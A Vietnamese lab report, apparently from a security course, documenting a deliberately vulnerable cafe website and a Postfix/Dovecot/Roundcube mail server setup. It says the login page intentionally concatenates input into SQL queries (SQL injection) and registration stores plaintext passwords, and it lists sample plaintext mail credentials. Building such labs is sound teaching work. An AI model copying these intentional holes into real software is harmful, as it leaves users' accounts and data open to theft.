
Trang web cũng có khả năng tương tác cơ bản thông qua JavaScript để xử lý các hiệu ứng động và điều hướng cuộn trang mượt mà. Đồng thời tích hợp các tính năng liên quan đến phiên người dùng, là đăng nhập, đăng ký.

- o Trang chủ
 - Trang chủ cung cấp cái nhìn tổng thể về Klassy Cafe và các dịch vụ của nó bao gồm:

- Giới thiệu chung về nhà hàng: Thông qua các phần như banner chính và mục "About Us".
- Hiển thị thực đơn: Trình bày các món ăn nổi bật của quán với giá cả và mô tả.
- Điều hướng người dùng: Cung cấp thanh menu giúp người dùng dễ dàng di chuyển đến các phần khác của trang (Giới thiệu, Thực đơn, Liên hệ) một cách mượt mà.
- Chức năng tương tác cơ bản: Chứa nút "Delivery now!" để khuyến khích người dùng sử dụng dịch vụ giao hàng bằng cách đăng nhập, cùng với các liên kết mạng xã hội.




Hình 14. Giao diện trang chủ (phần 1)



Hình 15. Giao diện trang chủ (phần 2)

○ Trang đăng nhập

- Trang đăng nhập có nhiệm vụ xác thực người dùng để họ có thể truy cập các tính năng cá nhân hoặc đặt hàng.
- Trang được thiết kế đơn giản, tập trung vào một form đăng nhập ở giữa màn hình bao gồm nút Login để gửi thông tin và các trường nhập liệu:
 - Tên người dùng (USERNAME).
 - Mật khẩu (PASSWORD).
- Dòng chữ "Do you have an account? REGISTER HERE" với liên kết đến trang đăng ký, khuyến khích người dùng mới tạo tài khoản.
- Khi nhận thông tin từ người dùng, trang login sẽ so sánh với dữ liệu trong cơ sở dữ liệu (users table). Tuy nhiên, trang web này được cố ý xây dựng lỗ hổng bảo mật nghiêm trọng SQL Injection, ghép trực tiếp dữ liệu người dùng nhập vào câu truy vấn SQL mà không được kiểm tra hoặc làm sạch đúng cách. Điều này có thể cho phép thực hiện các truy vấn trái phép vào cơ sở dữ liệu.
- Nếu đăng nhập thành công, người dùng sẽ được chuyển hướng đến trang chính của người dùng.
- Nếu đăng nhập thất bại, một thông báo lỗi màu đỏ sẽ hiển thị trên trang login.php mà không chuyển hướng.




Hình 16. Giao diện trang đăng nhập

○ Trang đăng ký


- Trang đăng ký giúp tạo tài khoản mới cho người dùng của website.
- Trang này có giao diện và bố cục tương tự như đăng nhập, với một form đăng ký chính giữa màn hình, bao gồm nút Register để gửi thông tin và các trường nhập liệu cần thiết để tạo tài khoản:
 - Tên người dùng (USERNAME).
 - Mật khẩu (PASSWORD).
 - Xác nhận mật khẩu (CONFIRM PASSWORD): Trường này yêu cầu người dùng nhập lại mật khẩu để đảm bảo tính chính xác.
- Khi người dùng cung cấp thông tin để tạo một tài khoản mới trên hệ thống, trang đăng ký sẽ kiểm tra dữ liệu đầu vào:
 - Kiểm tra xem tất cả các trường đã được điền đầy đủ chưa.
 - Đảm bảo mật khẩu và mật khẩu xác nhận trùng khớp.
 - Yêu cầu mật khẩu phải có ít nhất 6 ký tự.
 - Trước khi tạo tài khoản, hệ thống kiểm tra xem tên người dùng đã tồn tại trong cơ sở dữ liệu chưa để tránh trùng lặp.
- Nếu có lỗi trong quá trình đăng ký (ví dụ: thiếu thông tin, mật khẩu không khớp, tên người dùng đã tồn tại), một thông báo lỗi màu đỏ sẽ hiển thị.
- Nếu dữ liệu hợp lệ và tên người dùng chưa tồn tại, thông tin tài khoản mới sẽ được lưu vào cơ sở dữ liệu. Mật khẩu sẽ được lưu dưới dạng văn bản thuần

trong cơ sở dữ liệu, đây là một lỗ hổng bảo mật nghiêm trọng cố ý xây dựng. Sau đó, một thông báo màu xanh lá cây “Registration successful!” sẽ xuất hiện và sau 3 giây, trang sẽ tự động chuyển hướng người dùng về trang đăng nhập.



Hình 17. Giao diện trang đăng ký

- Trang chính sau khi người dùng đăng nhập
 - Đây là trang tổng quan dành cho người dùng đã xác thực. Trang này cung cấp các tùy chọn món ăn và cho phép người dùng thực hiện các thao tác như đặt hàng, xem giỏ hàng, và quản lý tài khoản cá nhân.
 - Giao diện được thiết kế với hai phiên bản: một dành cho máy tính (desktop) và một dành cho thiết bị di động (mobile), đảm bảo mang lại trải nghiệm người dùng tối ưu trên mọi nền tảng.
 - Sau khi đăng nhập thành công, hệ thống sẽ hiển thị tên người dùng như một cách xác nhận phiên làm việc đã được thiết lập. Đồng thời, trang sẽ trình bày danh mục các món ăn đa dạng, giúp người dùng dễ dàng tìm kiếm và lựa chọn món phù hợp. Ngoài ra, trang cũng cung cấp liên kết để người dùng đăng xuất khỏi hệ thống.



Hình 18. Giao diện trang chính sau khi đăng nhập

c) Mail Server

- Hệ điều hành: Ubuntu 24.04
- Phần mềm:
 - o Mailserver: Postfix/Dovecot
 - o Giao diện webmail: Roundcube.
- Mục tiêu: Quản lý và xử lý việc gửi/nhận email.
- Các bước cấu hình:

• Bước 10: Cài đặt và cấu hình Postfix (SMTP)

```
sudo apt update
sudo apt install postfix
```

- o Khi hộp thoại cấu hình xuất hiện:
 - General type of mail configuration: Internet Site
 - System mail name: mail.group11local.com
- o Chỉnh sửa file cấu hình chính /etc/postfix/main.cf

```

root@mail: ~
File Edit View Search Terminal Tabs Help
Thunderbird Mail root@mail: ~ x root@mail: ~
GNU nano 7.2 /etc/postfix/main.cf
# readmedirectory: The location of the Postfix README files.
#
#readme_directory =
inet_protocols = all
# SMTP-Auth settings
smtpd_sasl_type = dovecot
smtpd_sasl_path = private/auth
smtpd_sasl_auth_enable = yes
smtpd_sasl_security_options = noanonymous
smtpd_sasl_local_domain = $myhostname
smtpd_recipient_restrictions = permit_sasl_authenticated, permit_mynetworks, reject_unauth_destination
smtpd_tls_cert_file = /etc/ssl/certs/mailserver.crt
smtpd_tls_key_file = /etc/ssl/private/mailserver.key
smtpd_use_tls = yes
smtpd_tls_security_level = may
smtpd_tls_security_level = may
smtpd_tls_loglevel = 1
smtpd_tls_received_header = yes
virtual_mailbox_domains = group11local.com
virtual_mailbox_base = /var/mail/vhosts
virtual_mailbox_maps = hash:/etc/postfix/virtual

virtual_uid_maps = static:8
virtual_gid_maps = static:8
virtual_minimum_uid = 100
virtual_transport = lmtp:unix:private/dovecot-lmtp
message_size_limit = 20971520

```

Hình 19. Các thông số cho file cấu hình chính

Thêm các thông số cần thiết:

```

myhostname = mail.group11local.com
mydomain = group11local.com
myorigin = /etc/mailname
inet_interfaces = all
mynetworks = 127.0.0.0/8 [::1]/128 192.168.0.0/24
home_mailbox = Maildir/
mynetworks_style = subnet

```

• Bước 11: Cài đặt và cấu hình Dovecot (IMAP/POP3)

```
sudo apt install dovecot-core dovecot-imapd dovecot-pop3d dovecot-lmtpd -y
```

- Cấu hình các tệp Dovecot
 - Thêm dòng sau file cấu hình thư mục lưu trữ /etc/dovecot/conf.d/10-mail.conf

```

GNU nano 7.2 /etc/dovecot/conf.d/10-mail.conf
##
## Mailbox locations and namespaces
##
# Location for users' mailboxes. The default is empty, which means that Dovecot
# tries to find the mailboxes automatically. This won't work if the user
# doesn't yet have any mail, so you should explicitly tell Dovecot the full
# location.
#
# If you're using mbox, giving a path to the INBOX file (eg. /var/mail/%u)
# isn't enough. You'll also need to tell Dovecot where the other mailboxes are
# kept. This is called the "root mail directory", and it must be the first
# path given in the mail_location setting.
#
# There are a few special variables you can use, eg.:
#
# %u - username
# %n - user part in user@domain, same as %u if there's no domain
# %d - domain part in user@domain, empty if there's no domain
# %h - home directory
#
# Floppy Disk wiki/Variables.txt for full list. Some examples:
#
# mail_location = maildir:~/Maildir
# mail_location = mbox:~/mail:INBOX=/var/mail/%u
# mail_location = mbox:/var/mail/%d/%1n/%n:INDEX=/var/indexes/%d/%1n/%n
mail_location = maildir:/var/mail/vhosts/group11local.com/%n/Maildir
# <doc/wiki/MailLocation.txt>
#

```

Hình 20. Cấu hình tệp cấu hình thư mục lưu trữ

- Chỉnh sửa file cấu hình xác thực /etc/dovecot/conf.d/10-auth.conf

```

auth_username_format = %u
disable_plaintext_auth = yes
auth_mechanisms = plain login
disable_plaintext_auth = yes auth_mechanisms = plain login

```

- Chỉnh sửa file bật socket cho Postfix sử dụng Dovecot để xác thực /etc/dovecot/conf.d/10-master.conf

```
GNU nano 7.2 /etc/dovecot/conf.d/10-master.conf
}


service pop3-login {
  inet_listener pop3 {
    port = 110
  }
  inet_listener pop3s {
    port = 995
    ssl = yes
  }
}

service submission-login {
  inet_listener submission {
    port = 587
  }
  inet_listener submissions {
    port = 465
  }
}

service lmtp {
  unix_listener /var/spool/postfix/private/dovecot-lmtp {
    mode = 0600
    user = postfix
    group = postfix
  }
}
```

Hình 21. *Chỉnh sửa tệp bật socket cho Postfix sử dụng Dovecot để xác thực*

- **Bước 12:** Cấu hình chứng chỉ SSL (tự ký)
 - Tạo file `~/req_ext.cnf` chứa thông tin cấu hình CSR



```

File Edit View Search Terminal Tabs Help
root@mail: ~ x root@mail: ~ x
GNU nano 7.2 /root/req_ext.cnf
[req]
distinguished_name = req_distinguished_name
x509_extensions = v3_req
prompt = no

[req_distinguished_name]
C = VN
ST = Ho Chi Minh City
L = Ho Chi Minh City
O = group11local
OU = dev
CN = mail.group11local.com

[v3_req]
keyUsage = nonRepudiation, digitalSignature, keyEncipherment
extendedKeyUsage = serverAuth
subjectAltName = @alt_names

[alt_names]
DNS.1 = group11local.com
DNS.2 = mail.group11local.com

```

Hình 22. Nội dung file req_ext.cnf


- Sau đó:

```

sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
-keyout /etc/ssl/private/mailserver.key \
-out /etc/ssl/certs/mailserver.crt \
-config ~/req_ext.cnf

```

- Tích hợp SSL vào Dovecot: (thêm vào 10-ssl.conf)



```
File Edit View Search Terminal Tabs Help
root@mail: ~
GNU nano 7.2 /etc/dovecot/conf.d/10-ssl.conf
##
Files settings
##
# SSL/TLS support: yes, no, required. <doc/wiki/SSL.txt>
ssl = yes
# PEM encoded X.509 SSL/TLS certificate and private key. They're opened before
# dropping root privileges, so keep the key file unreadable by anyone but
# root. Included doc/mkcert.sh can be used to easily generate self-signed
# certificate, just make sure to update the domains in dovecot-openssl.cnf
ssl_cert = </etc/ssl/certs/mailserver.crt
ssl_key = </etc/ssl/private/mailserver.key
```

Hình 23. Tích hợp SSL vào Dovecot

• **Bước 13:** Cài đặt và cấu hình Roundcube Webmail

```
cd /var/www/
wget
https://github.com/roundcube/roundcubemail/releases/download/1.6.6/roundcubemail-
1.6.6-complete.tar.gz
tar -xvzf roundcubemail-*.tar.gz
mv roundcubemail-* roundcube
chown -R www-data:www-data /var/www/roundcube
```

- Tạo file cấu hình Apache cho Roundcube: `/etc/apache2/sites-available/roundcube.conf`

```

GNU nano 7.2 /etc/apache2/sites-available/roundcube.conf
# Alias /roundcube /var/lib/roundcube/public_html
<VirtualHost *:443>
    ServerName mail.group11local.com

    Alias /roundcube /var/www/roundcube

<Directory /var/lib/roundcube/public_html/>
    Options +FollowSymLinks
    # This is needed to parse /var/lib/roundcube/.htaccess. See its
    # content before setting AllowOverride to None.
    AllowOverride All
    <IfVersion >= 2.3>
        Require all granted
    </IfVersion>
    <IfVersion < 2.3>
        Order allow,deny
        Allow from all
    </IfVersion>
</Directory>

# Protecting basic directories (not needed when the document root is
# /var/lib/roundcube/public_html):
<Directory /var/lib/roundcube/config>
    Options -FollowSymLinks
    AllowOverride None
</Directory>

```

Hình 24. File cấu hình Apache cho Roundcube (1)

```

Directory /var/lib/roundcube/logs>
Options -FollowSymLinks
AllowOverride None
<IfVersion >= 2.3>
    Require all denied
</IfVersion>
<IfVersion < 2.3>
    Order allow,deny
    Deny from all
</IfVersion>
/Directory>

Directory /var/www/roundcube>
Options +FollowSymLinks
AllowOverride All
Floppy Disk  all granted
/Directory>

SLEngine on
SSLCertificateFile /etc/ssl/certs/mailserver.crt
SSLCertificateKeyFile /etc/ssl/private/mailserver.key
/VirtualHost>

```

Hình 25. File cấu hình Apache cho Roundcube (2)

- Kích hoạt cấu hình và tải lại Apache:

```

Sudo a2ensite roundcube.conf
Sudo a2enmod rewrite
Sudo systemctl reload apache2

```

• **Bước 14:** Tạo người dùng và kiểm thử gửi/nhận email

- Tạo người dùng nội bộ /etc/dovecot/users (Thêm user theo định dạng user:{PLAIN}password)

```

user1@group11local.com:{PLAIN}group11local:8:8:8:/var/mail/vhosts/group11local.com/user1:userdb_mail=maildir:/var/mail/vhosts/group11local.com/user1
user2@group11local.com:{PLAIN}password2:8:8:8:/var/mail/vhosts/group11local.com/user2:userdb_mail=maildir:/var/mail/vhosts/group11local.com/user2
bophancntt@group11local.com:{PLAIN}cntt123:8:8:8:/var/mail/vhosts/group11local.com/bophancntt:userdb_mail=maildir:/var/mail/vhosts/group11local.com/bophancntt
thaont@group11local.com:{PLAIN}thaont123:8:8:8:/var/mail/vhosts/group11local.com/thaont:userdb_mail=maildir:/var/mail/vhosts/group11local.com/thaont

```

Hình 26. Người dùng nội bộ

- Cấu hình file ánh xạ email /etc/postfix/virtual

```

root@mail: ~
GNU nano 7.2 /etc/postfix/virtual
ser1@group11local.com group11local.com/user1/
ser2@group11local.com group11local.com/user2/
ophancntt@group11local.com group11local.com/bophancntt/
thaont@group11local.com group11local.com/thaont/

```

Hình 27. Tạo ánh xạ email

- Cập nhật file:

```
Sudo postmap /etc/postfix/virtual
```

- Tạo thư mục mail cho người dùng:

```

Sudo maildirmake.dovecot /var/mail/vhosts/group11local.com/thaont/Maildir
Sudo maildirmake.dovecot /var/mail/vhosts/group11local.com/thaont/Maildir/.Sent
Sudo maildirmake.dovecot /var/mail/vhosts/group11local.com/thaont/Maildir/.Drafts
Sudo maildirmake.dovecot /var/mail/vhosts/group11local.com/thaont/Maildir/.Trash
Sudo maildirmake.dovecot /var/mail/vhosts/group11local.com/thaont/Maildir/.Junk
Sudo chown -R mail:mail /var/mail/vhosts/group11local.com/thaont

```


- Khởi động lại dịch vụ:

```


Sudo systemctl restart postfix
Sudo systemctl restart dovecot

```

• **Bước 15:** Kiểm thử hệ thống



Hình 28. User2 nhận mail

